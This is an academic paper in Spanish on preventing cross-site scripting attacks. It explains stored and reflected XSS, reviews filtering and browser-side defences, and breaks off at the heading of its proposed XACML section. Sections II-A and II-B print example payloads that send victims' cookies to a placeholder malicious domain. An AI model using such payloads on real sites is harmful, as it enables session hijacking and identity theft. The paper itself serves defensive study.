Prevención de ataques de *Cross-Site Scripting* en aplicaciones Web

J. Garcia-Alfaro[†,‡] y G. Navarro-Arribas[†]

***Resumen*—La seguridad se está convirtiendo en una de las principales preocupaciones de desarrolladores de servicios Web y otros recursos basados en tecnologías relacionadas con Internet. Dichos servicios, además, se están haciendo omnipresente en todo tipo de modelos económicos e industriales. Las aplicaciones basadas en servicios Web deben garantizar, además del valor esperado por sus usuarios, mecanismos de confianza que garanticen su seguridad. En este trabajo, nos centramos en el problema específico de los ataques de tipo *cross-site scripting*. Presentamos un estudio sobre este tipo de ataques, así como un estado del arte en cuanto a mecanismos y recursos existentes para su prevención. Analizamos las ventajas y limitaciones de algunas de las propuestas más recientes; e introducimos una solución alternativa que hace uso de certificados X.509 y políticas de seguridad especificadas en lenguaje XACML. Nuestra propuesta pretende dar apoyo tanto a desarrolladores como a administradores de aplicaciones Web. Por un lado, nuestra contramedida ayuda a especificar desde el lado del servidor todos aquellos requerimientos de seguridad asociados con el uso de recursos de la aplicación (por ejemplo, *cookies* e identificadores de sesión). Por otra lado, nuestra propuesta garantiza el despliegue de los mecanismos de protección necesarios en el cliente. Estos mecanismos han de garantizar la correcta ejecución de la política descrita en el lado del servidor por parte del cliente (es decir, el navegador Web). Nuestra estrategia se integra adecuadamente en aplicaciones Web de comercio electrónico a través del uso de estándares compatibles con SSL y HTTP.**

***Palabras Clave*—Seguridad en redes informáticas (*Computer network security)*, protección de aplicaciones remotas (*software protection*), ataques de inyección de código (*cross-site-scripting attacks*), políticas de seguridad (*security policies*).**

I. Introducción

El uso de la tecnología Web se está consolidando como el paradigma de desarrollo preferido por la gran mayoría de compañías de *software* actuales [1]. El uso del paradigma Web permite el diseño de todo tipo de aplicaciones; desde simples procesadores de texto [2] a complejas redes sociales [3], [4], las aplicaciones basadas en la Web se abren en la actualidad a millones de usuarios potenciales conectados a Internet. La existencia de nuevas tecnologías como Ajax [5] permite además una mejora substancial a las características Web tradicionales. Como resultado, los desarrolladores e ingenieros de *software* de hoy día cuentan con todos los medios necesarios para la concepción de herramientas y servicios Web que ya no deberán estar restringidas nunca más a determinados sistemas operativos.

[†]Universitat Autònoma de Barcelona.
[‡]Universitat Oberta de Catalunya.

Este trabajo está financiado por el Ministerio de Ciencia y Educación, a través de los proyectos *CONSOLIDER CSD2007-00004* y *TSI2006-03481*, y el programa de becas de la Fundación “la Caixa”.

Sin embargo, la inclusión de mecanismos de seguridad eficaces en este tipo de aplicaciones se está consolidando también como una preocupación generalizada [6]. Más allá del valor esperado por los usuarios de una aplicación Web, ésta debe contar con suficientes mecanismos de seguridad que garanticen la protección de los datos de sus usuarios, así como cualquier otro recurso asociado con la aplicación tanto en el lado del cliente como en el lado del servidor. Los enfoques de seguridad tradicionales en el desarrollo de aplicaciones son a menudo insuficientes cuando se trate de desarrollo de aplicaciones remotas. El caso de la Web no es una excepción. A menudo, este tipo de aplicaciones dejan a sus usuarios como responsables finales de la protección de aspectos relacionados con la seguridad de los servicios que utilizan. Esta situación debe evitarse a toda costa. De lo contrario, el uso inapropiado de una aplicación Web por parte de sus usuarios dará lugar a violaciones de todo tipo respecto a los requisitos básicos de su seguridad y privacidad.

En este trabajo nos centramos en el caso concreto de los ataques de tipo *Cross-Site Scripting* (a menudo referenciados en la literatura como ataques XSS). Este tipo de ataques tratan de explotar vulnerabilidades en el código de aplicaciones Web con el fin de comprometer la relación de confianza entre un usuario y el sitio Web asociado con la aplicación. A través de una inyección de código malicioso, un ataque de XSS tratará de evitar los controles del navegador que garantizan que el acceso a recursos de la aplicación se produzca únicamente desde el sitio Web que los creó.

Existen en la literatura diferentes tipos de ataques XSS y/o escenarios de ataque. En este trabajo estudiamos dos de los ataques XSS más representativos en la actualidad: (i) ataques XSS de tipo persistente y (ii) ataques XSS de tipo no-persistente. Presentamos también técnicas y mecanismos propuestos en la literatura actual para mitigar estos ataques. Estos mecanismos de prevención engloban principalmente (a) el uso de técnicas para el filtrado de contenidos Web y (b) el uso de procesos de análisis (desde servidores y/o clientes) de *scripts* potencialmente hostiles [1]. Discutimos sobre las ventajas y limitaciones de algunos casos particulares de estas propuestas. Finalmente, presentamos una solución alternativa basada en el uso de certificados X.509 para intercambiar políticas de autorización de recursos entre servidores y clientes. Dichas políticas son especificadas por parte de los desarrolladores de una aplicación Web y deberán expresar las necesidades de seguridad que el cliente (en este caso, el navegador Web)

[1]Algunas categorías alternativas, tanto para el tipo de ataque como para los mecanismos de prevención, pueden ser consultados en [7]

deberá garantizar. Esta estrategia ofrece una eficiente solución al problema de los ataques XSS estudiados. Nuestra estrategia se integra además perfectamente en aplicaciones Web actuales basadas en el uso de protocolos seguros como SSL y redirección de llamadas a través de HTTP.

El resto del trabajo está organizado de la siguiente manera. Los ataques de tipo XSS y algunos ejemplos representativos son presentados en la sección II. En la sección III se detallan algunas propuestas actuales para la prevención de este tipo de ataques. En la sección IV presentamos una solución alternativa a los trabajos anteriores y discutimos sus ventajas y limitaciones. Cerramos finalmente el artículo en la sección V con una serie de conclusiones.

II. Ataques de tipo *Cross-Site Scripting Attacks*

Los ataques de tipo *Cross-Site Scripting* (a menudo abreviados en la literatura como ataques XSS) son ataques contra aplicaciones Web en los que un atacante toma control sobre el navegador de un usuario con el objetivo de ejecutar código o *scripts* malicioso (generalmente *scripts* escritos en lenguaje HTML o Javascript[2]) dentro del entorno de confianza del sitio Web asociado a la aplicación final. Si dicho código es ejecutado satisfactoriamente, el atacante puede obtener acceso, de forma activa o pasiva, a recursos del navegador Web asociados con la aplicación (tales como *cookies* e identificadores de sesión).

Presentamos a continuación un estudio sobre dos de los ataques XSS más comunes en la actualidad: (1) ataques XSS persistentes y (2) ataques XSS no persistentes (también conocidos en la literatura como *stored XSS* y *reflected XSS*).

A. Ataques XSS persistentes

Introducimos en esta sección el primer tipo de ataque. Para ello, utilizaremos el escenario de ejemplo representado en la Fig. 2. Dicho escenario está compuesto de los siguientes elementos: atacante (A), conjunto de navegadores víctima (V), aplicación Web vulnerable (VWA), aplicación Web maliciosa (MWA), dominio de confianza (TD) y dominio malicioso (MD). Para simplificar la presentación del ataque, dividiremos el proceso en dos fases diferentes. En una primera fase, (ver los pasos 1–4 de la Fig. 2, un usuario A (el atacante) se registra en la aplicación asociada a VWA con su propia identidad, y escribe el código en HTML/Javascript en forma de mensaje M_A como muestra la Fig. 1.

El contenido del mensaje M_A (incluyendo código en HTML y Javascript) es almacenado en el repositorio de la aplicación VWA (ver paso 4 de la Fig. 2) en el dominio de confianza TD. Dicho mensaje resta a la espera de ser visualizado por cualquier otro usuario de la aplicación VWA.

En una segunda fase, (ver pasos 5_i–12_i de la Fig. 2) cada una de las víctimas $v_i \in V$ que visualizan desde su navegador Web el contenido del mensaje M_A enviará la *cookie* asociada a v_i_id (almacenada en el repositorio de *cookies* de cada víctima v_i) hacia el repositorio de *cookies* robadas en el dominio MD (*malicious domain*). Puesto que dichas *cookies* son solicitadas desde el entorno de confianza (TD) asociado a VWA, el navegador entrega su contenido asumiendo que van a ser enviadas a VWA. La información almacenada dentro del repositorio de *cookies* robadas será finalmente utilizado por el usuario A para introducirse en VWA utilizando la identidad de los usuarios víctima del ataque.

```
<HTML>
<title>Hola!</title>
Que tal estáis!  Adjunto a este mensaje encontrareis
una fotografía de mi ciudad, el lugar
de donde procedo ...<BR>
<img src="city.jpg">
<script>
document.images[0].src=" \
http://www.malicious.domain/city.jpg?stolencookies= \
"+document.cookie;
</script>
</HTML>
```

Fig. 1. Contenido del mensaje M_A.

Como podemos observar en el ejemplo anterior, un código Javascript malicioso es almacenado de manera persistente por el atacante en el repositorio de VWA. A la vez, cuando un usuario de la aplicación VWA descarga dicho código en su navegador Web, y puesto que el código es recibido desde el entorno de confianza del sitio Web asociado a la aplicación, el navegador permite a dicho código acceder al contenido de la *cookie* asociada a VWA y enviarla al repositorio de *cookies* robadas del atacante. Por lo tanto, el *script* introducido por el atacante consigue obtener satisfactoriamente información sensible relacionada con un usuario de la aplicación. El ataque consigue así vulnerar la política de seguridad de cualquier navegador Web actual que restringe el acceso a datos privados de un sitio Web por parte de cualquier código procedente de cualquier dominio al que se utilizó para almacenar la información (conocida en la literatura como *same origin policy* [8]).

El uso de la técnica anterior no se limita únicamente al robo de recursos del navegador (por ejemplo, *cookies*). Podemos imaginar también una extensión del código en Javascript inyectado por el atacante en el repositorio de VWA para simular, por ejemplo, una desconexión de la aplicación Web junto con un formulario de ingreso falso, para obtener otras credenciales asociadas a las víctimas del ataque, tales como nombre de usuario, contraseña, etc. Una vez en posesión de esa información, el *script* del atacante podría redireccionar de nuevo la información hacia un ingreso de sesión legítimo, o la utilización de dicha información para realizar operaciones con la identidad de la víctima del ataque.

El uso de este tipo de ataques XSS persistentes son tradicionalmente dirigidos contra aplicaciones Web relacionadas con servicios de mensajería cuyos mecanismos de validación presentan deficiencias de seguridad. Algunos ejemplos reales que han tenido bastante repercusión en la literatura pueden

[2]Aunque estos *scripts* maliciosos están generalmente escritos en lenguaje *Javascript* y embebidos en documentos en HTML, otras tecnologías como Java, Flash, ActiveX, etc. pueden ser igualmente empleadas para la ejecución de estos ataques.



Fig. 2. Escenario de ejemplo de un ataque XSS persistente.

ser consultados en [9], [10], [11]. En octubre de 2001, por ejemplo, vulnerabilidades asociadas con ataques XSS persistentes contra el servicio de correo de Hotmail [12] fueron reportadas en [9]. Dichas vulnerabilidades pudieron ser explotadas mediante una técnica similar a la que mostramos en la Fig. 2. De manera similar a nuestro ataque de ejemplo, usuarios del servicio Hotmail fueron víctimas de un robo de identidades asociadas al servicio *.NET Passport identifiers* de Hotmail a través de la sustracción de *cookies* asociadas con dichos usuarios. De manera similar, en octubre de 2005, una vulnerabilidad XSS similar a la descrita en esta sección afectó a la red de encuentros sociales *MySpace* [3]. Esta vulnerabilidad en *MySpace* fue utilizada satisfactoriamente por el gusano Samy [10], [13] para poder propagarse así mismo a través de los perfiles de los usuarios del servicio. Más recientemente, en noviembre de 2006, una nueva red social propiedad de Google, Orkut [4], se vio igualmente afectada por vulnerabilidades de XSS de tipo persistente. Tal y como se informó en [11], el robo de *cookies* asociadas a usuarios de Orkut fue posible mediante la inyección de un código malicioso en el perfil del usuario atacante. Todos aquellos usuarios del servicio Orkut que visualizaran el perfil de dicho usuario estuvieron expuestos al robo de sus *cookies*, las cuales fueron transferidas a la cuenta de usuario del atacante.

B. Ataques XSS no persistentes

Continuamos en esta sección con la segunda categoría de ataques XSS. En este caso, los ataques XSS que hemos definido en la introducción de este trabajo como no persistentes (a menudo referenciados en la literatura como *reflected XSS attacks*) tratan de explotar vulnerabilidades en aplicaciones Web que utilizan (o reflejan) información proporcionada por el usuario para generar una página de salida. De esta manera, y en lugar de inyectar de forma permanente un código malicioso, en este caso el código en sí mismo ha de ser redirigido por medio de un tercer mecanismo. Por ejemplo, a través de *spoofing* de correo electrónico, un atacante podría convencer a un usuario para pulsar sobre un enlace dentro del mensaje. Dicho enlace podría desencadenar en la ejecución de un código Javascript, redirigiendo además el tráfico del usuario hacia una de las aplicaciones Web a las que tiene acceso. Si dicha aplicación Web presenta una vulnerabilidad XSS que permite la ejecución del código Javascript que ha sido reflejado a través de la redirección, su ejecución se realizará dentro del entorno de confianza del sitio Web que aloja la aplicación. De este modo, y de manera similar al ataque mostrado en la Fig. 2, el navegador del usuario ejecutará el código dentro del contexto de confianza del dominio asociado con la aplicación y permitirá, por lo tanto, el envío de *cookies* o identificadores de sesión. Este envío se realizará además sin que produzca violación de la política de seguridad del navegador [14].

Los ataques XSS no persistentes son con diferencia los ataques más frecuentes en la actualidad contra aplicaciones Web. Su complementariedad con otros ataques como *phishing* e ingeniería social [15] incrementa su potencia y los hace ideales como técnica general para ataques de robo de identidad (por ejemplo, robo de información sensible como números de tarjeta de crédito para realizar robos en comercio electrónico). Debido a la naturaleza de esta segunda variante, es decir, el hecho de no tener que almacenar de forma permanente el código malicioso en el repositorio de la aplicación Web, así como la necesidad de complementarlo con técnicas de ingeniería social, hace que estos ataques se asocien generalmente a atacantes de alto nivel relacionados con operaciones de fraude por Internet. El daño ocasionado por estos ataques, además, tiende a ser considerablemente alto.

La Fig. 3 muestra un escenario de ejemplo de un ataque XSS no persistente. De nuevo, hacemos uso en este segundo escenario de los elementos introducidos en la sección anterior, es decir, atacante (A), conjunto de navegadores víctima (V), aplicación Web vulnerable (VWA), aplicación Web maliciosa (MWA), dominio de confianza (TD) y dominio malicioso (MD). Este segundo escenario también se encuentra dividido en dos fases. En la primera fase (ver Fig. 3, pasos 1_i–2_i), el usuario asociado con v_i es convencido (a través de un ataque basado en *phishing* y *spoofing de email*, por ejemplo) a navegar por el sitio Web de MWA. Una vez en dicho sitio



Fig. 3. Escenario de ejemplo de un ataque XSS no persistente.

Web, el usuario es engañado para pulsar sobre un enlace que contiene el siguiente código en lenguaje HTML/Javascript:

```
<HTML>
<title>Hola!</title>
Pulsa sobre el siguiente \
<a href='http://www.trusted.domain/VWA/ <script> \
document.location="\
http://www.malicious.domain/city.jpg?stolencookies=" \
+document.cookie;\
</script>'>enlace</a>.
</HTML>
```

Si un usuario v_i pulsa sobre el enlace del mensaje anterior, su navegador Web será redirigido hacia el sitio Web de VWA, solicitando una página Web inexistente en el dominio Web TD. Por ello, el servidor Web en TD genera una página de error notificando que el recurso solicitado no existe. Supongamos que debido a una vulnerabilidad en el código de VWA, el servidor Web desde el dominio TD decide enviar un mensaje de error de salida dentro de un documento HTML/Javascript, en el cual se indica que el recurso solicitado no se encuentra en la dirección solicitada. Dicho mensaje de error incluirá también el código malicioso inyectado por el atacante. Si dicho código no es codificado por el servidor apropiadamente [3]. Para nuestro escenario, asumimos que en lugar de adjuntar el siguiente código dentro del mensaje de error:

```
&lt;script&gt;document.location=" \
http://www.malicious.domain/city.jpg? \
stolencookies="+document.cookie;&lt;/script&gt;
```

el servidor incluye este otro código:

```
<script>document.location="\
http://www.malicious.domain/city.jpg?\
stolencookies="+document.cookie;</script>
```

Si tal situación ocurre, los navegadores v_i ejecutarán el código anterior dentro del contexto de confianza de VWA en el sitio Web de TD y, por lo tanto, que *cookies* asociadas al entorno de TD podrán ser almacenadas por el ataque dentro del repositorio de *cookies* robadas de MWA en MD (ver figure 3, pasos 3_i–6_i). La información almacenada en dicho repositorio de *cookies* robadas podrá ser finalmente utilizado por el atacante para introducirse en VWA utilizando las identidades de cada víctima v_i.

El ejemplo anterior está inspirado en escenarios reales tales como [16], [17], [18], [19]. En [16], [17], por ejemplo, los autores reportaron en noviembre de 2005 y julio de 2006 ataques XSS de tipo no persistente en el motor de búsqueda de páginas Web de Google. Aunque las vulnerabilidades fueron solventadas en un tiempo razonablemente corto, dichos informes muestran como una aplicación Web tan importante y de confianza para multitud de usuarios estuvo permitiendo a atacantes remotos la inyección de resultados maliciosos en las páginas de resultados a través de técnicas de XSS. El autor en [18], [19] va incluso más lejos al afirmar que el servicio Web de pago electrónico PayPal [20] pudo haber estado a merced de atacantes remotos, permitiéndoles el robo de información sensible (por ejemplo, números de tarjeta de crédito) de sus usuarios durante más de dos años..

III. Técnicas de prevención

Aunque el desarrollo de aplicaciones Web ha evolucionado mucho desde los primeros casos de ataques XSS conocidos, estos ataques siguen siendo realizados y explotados día tras día. Desde finales de los 90, los atacantes han conseguido seguir realizando ataques XSS en aplicaciones Web a través de Internet aunque éstas estén protegidas mediante técnica de seguridad en redes tradicionales como *firewalls* y mecanismos criptográficos. El uso de técnicas de desarrollo seguro como

[3]Un proceso de transformación de las marcas HTML del documento podría minimizar el riesgo de ocurrencia del ataque. Esta transformación debería reemplazar los caracteres especiales de las marcas HTML que podría utilizar un atacante contra la aplicación Web (por ejemplo, reemplazando los caracteres $<$ y $>$ por $\<$ y $\>$).

las prácticas de programación segura presentadas en [21] y/o modelos de programación segura como los propuestos en [22] para detectar situaciones de ejecución anómalas, están generalmente limitadas a aplicaciones tradicionales y pueden no ser útiles en el paradigma de aplicaciones Web. Además, los mecanismos genéricos de validación de entrada suelen estar centrados en información numérica o comprobación de limites de tamaño (por ejemplo los presentados en [23], [24]), mientras que la prevención de ataques XSS debería también considerar la validación de cadenas de caracteres de entrada.

Esta situación muestra la inadecuación de utilizar recomendaciones de seguridad básica como la única medida para garantizar la seguridad de aplicaciones Web, y plantea la necesidad de mecanismos adicionales para tratar ataques XSS cuando estas medidas de seguridad básicas han sido evadidas. En esta sección presentamos propuestas especificas que tienen como objetivo la detección y prevención de ataques XSS. Hemos estructurado la presentación de estas técnicas en dos categorías principales: análisis y filtrado de la información intercambiada; y la aplicación de medidas de seguridad en los navegadores en tiempo de ejecución.

A. Análisis y filtrado de la información intercambiada

La mayoría, sino todas las aplicaciones Web actuales que permiten el uso de contenido complejo y elaborado a la hora de intercambiar información entre el navegador y el servidor Web, implementan esquemas básicos de filtrado de contenidos para intentar solucionar tanto los ataques XSS persistentes como los no persistentes. Este filtrado básico puede ser fácilmente implementado definiendo una lista de caracteres y/o *tags* aceptables, luego, el proceso de filtrado simplemente rechaza todo lo que no está incluido en dicha lista. De manera alternativa, y para mejorar el proceso de filtrado, se puede utilizar también un proceso de codificación para hacer que los caracteres y/o *tags* sean menos dañinos. De todas maneras, consideramos que estas estrategias básicas son demasiado limitadas y fáciles de evadir por atacantes expertos [25].

La utilización de estrategias basadas en políticas también se encuentra en la literatura. Por ejemplo, en [26], los autores proponen un servidor *proxy* que se situaría en el servidor de la aplicación Web con la finalidad de filtrar los flujos de datos de entrada y salida. Dicho proceso de filtrado tiene en cuenta un conjunto de reglas definidas por los desarrolladores de la aplicación Web. Aunque su técnica presenta una mejora importante sobre los mecanismos básicos de filtrado comentados anteriormente, ésta sigue teniendo limitaciones importantes. Creemos que la falta de análisis sobre las estructuras sintácticas puede ser utilizada por atacantes expertos para evadir sus mecanismos de detección y realizar peticiones maliciosas. El simple uso de expresiones regulares puede ser utilizado para evadir estos filtros. En segundo lugar, la semántica del lenguaje de políticas presentado en su trabajo no está claramente definido y, hasta donde llega nuestro conocimiento, su uso para la definición de reglas de filtrado de carácter general para cualquier posible par de aplicación/navegador parece no trivial y posiblemente una tarea propensa a generar errores. Por último, el situar el *proxy* de filtrado en el servidor puede introducir rápidamente limitaciones de eficiencia y escalabilidad para la aplicación.

También se han propuesto recientemente soluciones similares con proxies de filtrado en el servidor en [27], [28]. En [27], el proxy de filtrado se sitúa en el servidor con el objetivo de diferenciar trafico de confianza y el no confiable en canales separados. Para ello, los autores proponen un análisis con marcación (*taint analysis*) para llevar a cabo el proceso de partición. También presentan como conseguir su propuesta modificando un interprete de PHP en el servidor para tratar la información que has sido previamente marcada para cada cadena de datos. La principal limitación de esta propuesta es que una aplicación Web implementada con un lenguaje diferente no puede ser protegida, o requerirá de herramientas adicionales como un *wrapper* de lenguaje, etc. La técnica presentada depende tanto de un entorno de ejecución concreto que claramente afecta a su portabilidad. La gestión de esta propuesta continua siendo no trivial para cualquier par de aplicación/navegador y puede potencialmente introducir errores. De manera similar, en [28] los autores proponen un criterio de filtrado sintáctico para identificar flujos de datos maliciosos. Su solución analiza eficientemente peticiones para detectar abusos, envolviendo las instrucciones maliciosas y evitar así el ultimo paso de un ataque. Los autores implementan y llevan a cabo experimentos con cinco escenarios reales, evitando en todos ellos el contenido malicioso sin generar ningún falso positivo. De todas maneras, el objetivo de su propuesta parece estar dirigido a ayudar a los programadores para evitar posibles vulnerabilidades en el servidor, y no tanto a la protección del cliente (navegador).

Otras soluciones proponen la inclusión de estos procesos de análisis y/o filtrado en la parte del cliente, como por ejemplo [29], [30]. En [29] se propone un método de filtrado en la parte del cliente para la prevención de ataques XSS previniendo que el navegador de la víctima contacte con URLs maliciosas. En esta propuesta, los autores diferencian buenas y malas URLs incluyendo enlaces a listas negras en los documentos de la aplicación Web. De esta manera, la redirección de URLs asociadas a estos enlaces son rechazadas por el proxy en el cliente. Consideramos que este método no es suficiente para la detección y prevención de ataques XSS complejos. Sólo ataques XSS básicos basados en la violación de la política del mismo origen [14] pueden ser detectados utilizando métodos de listas negras. Técnicas alternativas de XSS como las propuestas en [13], [10], o cualquier vulnerabilidad que no sea debida a la validación de entrada de datos, puede ser utilizada para evadir estos mecanismos de prevención. Por otra parte los autores de [30] presentan otro proxy situado en el cliente que lleva a cabo un proceso de análisis de los datos intercambiados entre el navegador y el servidor de aplicaciones Web. Su proceso de análisis intenta detectar peticiones maliciosas reflejadas desde el atacante a la víctima (por ejemplo, como en el escenario de ataque XSS no persistente presentado en la sección II-B). Si se detecta una petición maliciosa, los caracteres de dicha petición son recodificados por el proxy intentando evitar el éxito del ataque. Claramente, la limitación principal de esta técnica es que sólo

se puede utilizar para evitar ataques XSS no persistentes; y al igual que en la propuesta anterior, sólo cubre ataques basados en tecnologías HTML/Javascript.

Como conclusión, consideramos que aunque las propuestas basadas en filtrado y/o análisis son una mecanismo de defensa estándar y las más utilizadas hasta el momento, presentan limitaciones importantes en la detección y prevención de ataques XSS complejos en aplicaciones Web actuales. Incluso asumiendo que estos mecanismos de filtrado y análisis pueden ser propuestos teóricamente como una tarea fácil, consideramos que su implementación práctica es muy complicada (especialmente en aquellas aplicaciones con alto procesamiento en la parte del cliente, como por ejemplo aplicaciones basadas en Ajax [5]). Por una parte, la utilización de proxies de filtrado, especialmente en la parte del servidor, introduce limitaciones importantes referentes a la escalabilidad y rendimiento de aplicaciones Web. Por otra parte, los *scripts* maliciosos pueden estar incrustados en los documentos intercambiados de manera muy ofuscada (por ejemplo codificando el código malicioso en hexadecimal o métodos de codificación avanzados) para aparecer menos sospechosos ante estos filtros y analizadores. Finalmente, aunque la mayoría de ataques XSS conocidos están escritos en Javascript y incrustados en documentos HTML, otras tecnologías como Java, Flash, ActiveX, etc. también pueden ser utilizadas [31]. Es por ello que nos parece muy complicado la concepción de un proceso de filtrado y/o análisis genérico capaz de tratar el mal uso de dichos lenguajes.

B. Aplicación de medidas de seguridad en el navegador en tiempo de ejecución

Hay propuestas alternativas al análisis y filtrado de contenido Web en *proxies* tanto en el cliente como en el servidor, que como [32], [33], [34], intentan eliminar la necesidad de elementos intermedios proponiendo estrategias para la aplicación de medidas de seguridad en el contexto de ejecución de el punto final, es decir del navegador.

En [32], por ejemplo, los autores proponen un sistema de auditoría para el interprete de Javascript en el navegador Web Mozilla. Sus propuesta está basada en un sistema de detección de intrusos que detecta el uso incorrecto o abuso durante la ejecución de operaciones de Javascript y toma contra-medidas adecuadas para evitar las violaciones de la seguridad del navegador (por ejemplo un ataque XSS). La idea principal de su solución es la detección de situaciones donde la ejecución de un *script* escrito en Javascript supone un abuso de los recursos del navegador, como por ejemplo, la transferencia de *cookies* asociadas a otra aplicación Web a otros sitios que no son de confianza – violando de esta manera, la política del mismo origen del navegador. Los autores presentan en su trabajo la implementación de su propuesta y evalúan el *overhead* introducido en el interprete del navegador. Este *overhead* parece crecer mucho a medida que el numero de operaciones del *script* lo hace. Por esta razón, podemos notar limitaciones de escalabilidad cuando se analizan rutinas de Javascript no triviales. Además su propuesta sólo se puede aplicar a la prevención de ataques XSS basados en Javascript. Hasta donde nosotros conocemos, los autores no han desarrollado técnicas para gestionar la auditoría de otros interpretes como los de Java, Flash, etc.

Un manera diferente a la auditoría de la ejecución de código, de asegurar que los recursos del navegador no van a ser abusados es el uso de *taint checking*. Una versión mejorada del interprete de Javascript de Mozilla que aplica *taint checking* se puede encontrar en [33]. Su propuesta sigue la misma línea que los procesos de auditoría comentados anteriormente para el análisis de la ejecución de *scripts* en la parte del servidor (por ejemplo en el mismo servidor de la aplicación Web o en un servidor *proxy* intermedio), como en [26], [35], [36]. De manera similar al trabajo presentado en [32], pero sin el uso de técnicas de detección de intrusos, la propuesta introducida en [33] presenta el uso de un análisis dinámico de código Javascript, llevado a cabo por el interprete de Javascript del navegador, y basándose en *taint checking*, para poder detectar si los recursos del navegador (como identificadores de sesión y *cookies*) van a ser transmitidos a una tercera parte no confiable (por ejemplo en el dominio del atacante). Si se detecta dicha situación, el usuario es advertido y puede decidir si la transmisión debe ser aceptada o rechazada.

Aunque la idea básica que hay detrás de esta última propuesta es buena, podemos sin embargo ver inconvenientes importantes. Primero, la protección implementada en el navegador añade un capa de seguridad adicional bajo la decisión final del usuario. Desafortunadamente, la mayoría de usuarios de aplicaciones Web no son siempre conscientes de los riesgos que estamos planteando en este artículo, y probablemente van a aceptar de manera automática cualquier trasferencia solicitada por el navegador. Una segunda limitación que encontramos en esta propuesta es que no se puede asegurar que toda la información que fluye de manera dinámica va a ser auditada. Para solucionar este problema, los autores en [33] tienen que complementar su técnica dinámica con un análisis estático que es invocado cada vez que detectan que el análisis dinámico no es suficiente. Desde el punto de vista práctico ésta limitación conlleva problemas de escalabilidad cuando se analizan *scripts* de tamaño medio o largo. De esta manera, es justo concluir que es el análisis estático el que va a decidir la efectividad y rendimiento de su propuesta, que nosotros consideramos demasiado costosa dadas nuestras motivaciones del problema. Además y de manera similar a la mayoría de propuestas encontradas en la literatura, ésta nueva propuesta sigue siendo exclusiva a los ataques de XSS basados únicamente en Javascript, aunque muchos otros lenguajes deberían ser también tratados como Java, Flash, ActiveX, etc.

Una tercera técnica para proteger los navegadores Web ante ataques XSS se presenta en [34]. En ella, los autores proponen una gestión basada en políticas donde una lista de acciones (como aceptar o rechazar un *script* determinado) es incluida en los documentos que se intercambian el servidor y el cliente. Siguiendo este conjunto de acciones, y de manera similar a la extensión del navegador Firefox *noscript* [37], el navegador puede decidir por ejemplo si un *script* determinado debe ser ejecutado o rechazado por el interprete, o si un recurso del navegador puede o no ser manipulado por el *script* en cuestión. Como señalan en [34] los autores, su propuesta presenta algunas analogías con las técnicas de detección de

intrusos basadas en host, no sólo por el hecho de ejecutar un monitor local que detecta el abuso del programa, sino de manera más importante, porque utiliza una definición de comportamientos permitidos utilizando un lista blanca de *scripts* y *sandboxes*. De todas maneras creemos que su propuesta para aislar los recursos del navegador utilizando *sandboxes*, puede directa o indirectamente afectar a diferentes porciones del mismo documento, y claramente afectar al uso correcto de la aplicación. También vemos una falta de semántica en el lenguaje de políticas presentado en [34], así como en los mecanismos propuestos para el intercambio de políticas.

C. Resumen y comentarios sobre las técnicas de prevención actuales

De manera resumida, consideramos que las propuestas actuales comentadas anteriormente no son lo suficientemente maduras y deberían evolucionar para gestionar de manera correcta el tipo de problemas que tratamos. Además, creemos que es necesario establecer un punto intermedio entre las soluciones basadas en el navegador y las basadas en el servidor para poder evitar eficientemente el riesgo potencial de XSS en las aplicaciones Web actuales. Incluso si aceptamos que la aplicación de políticas en los navegador Web presenta ventajas claras en comparación con las soluciones basadas en *proxies* tanto en el servidor como en el cliente (por ejemplo cuellos de botella y problemas de escalabilidad cuando tanto el análisis como el filtrado de la información intercambiada se lleva a acabo en un proxy intermedio tanto en el cliente como en el servidor), consideramos que el conjunto de acciones que deberían ser aplicadas en el navegador deben ser definidas y especificadas en la parte del servidor, y después ser aplicadas en la parte del cliente (es decir, desarrolladas por el servidor Web y aplicadas por el navegador Web). También es necesario tener en cuenta otras acciones adicionales, como la autenticación de las dos partes antes del intercambio de políticas y el conjunto de mecanismos para la protección de recursos en el cliente. Actualmente estamos trabajando en ésta dirección, para poder llevar a cabo la aplicación de reglas de seguridad en los navegadores Web utilizando políticas XACML especificadas en el servidor e intercambiadas entre el cliente y el servidor mediante certificados X.509 y el protocolo SSL. Aunque nuestro trabajo se encuentra aun en estado prematuro, en la siguiente sección planteamos sus puntos más importantes.

IV. Aplicación de políticas de seguridad

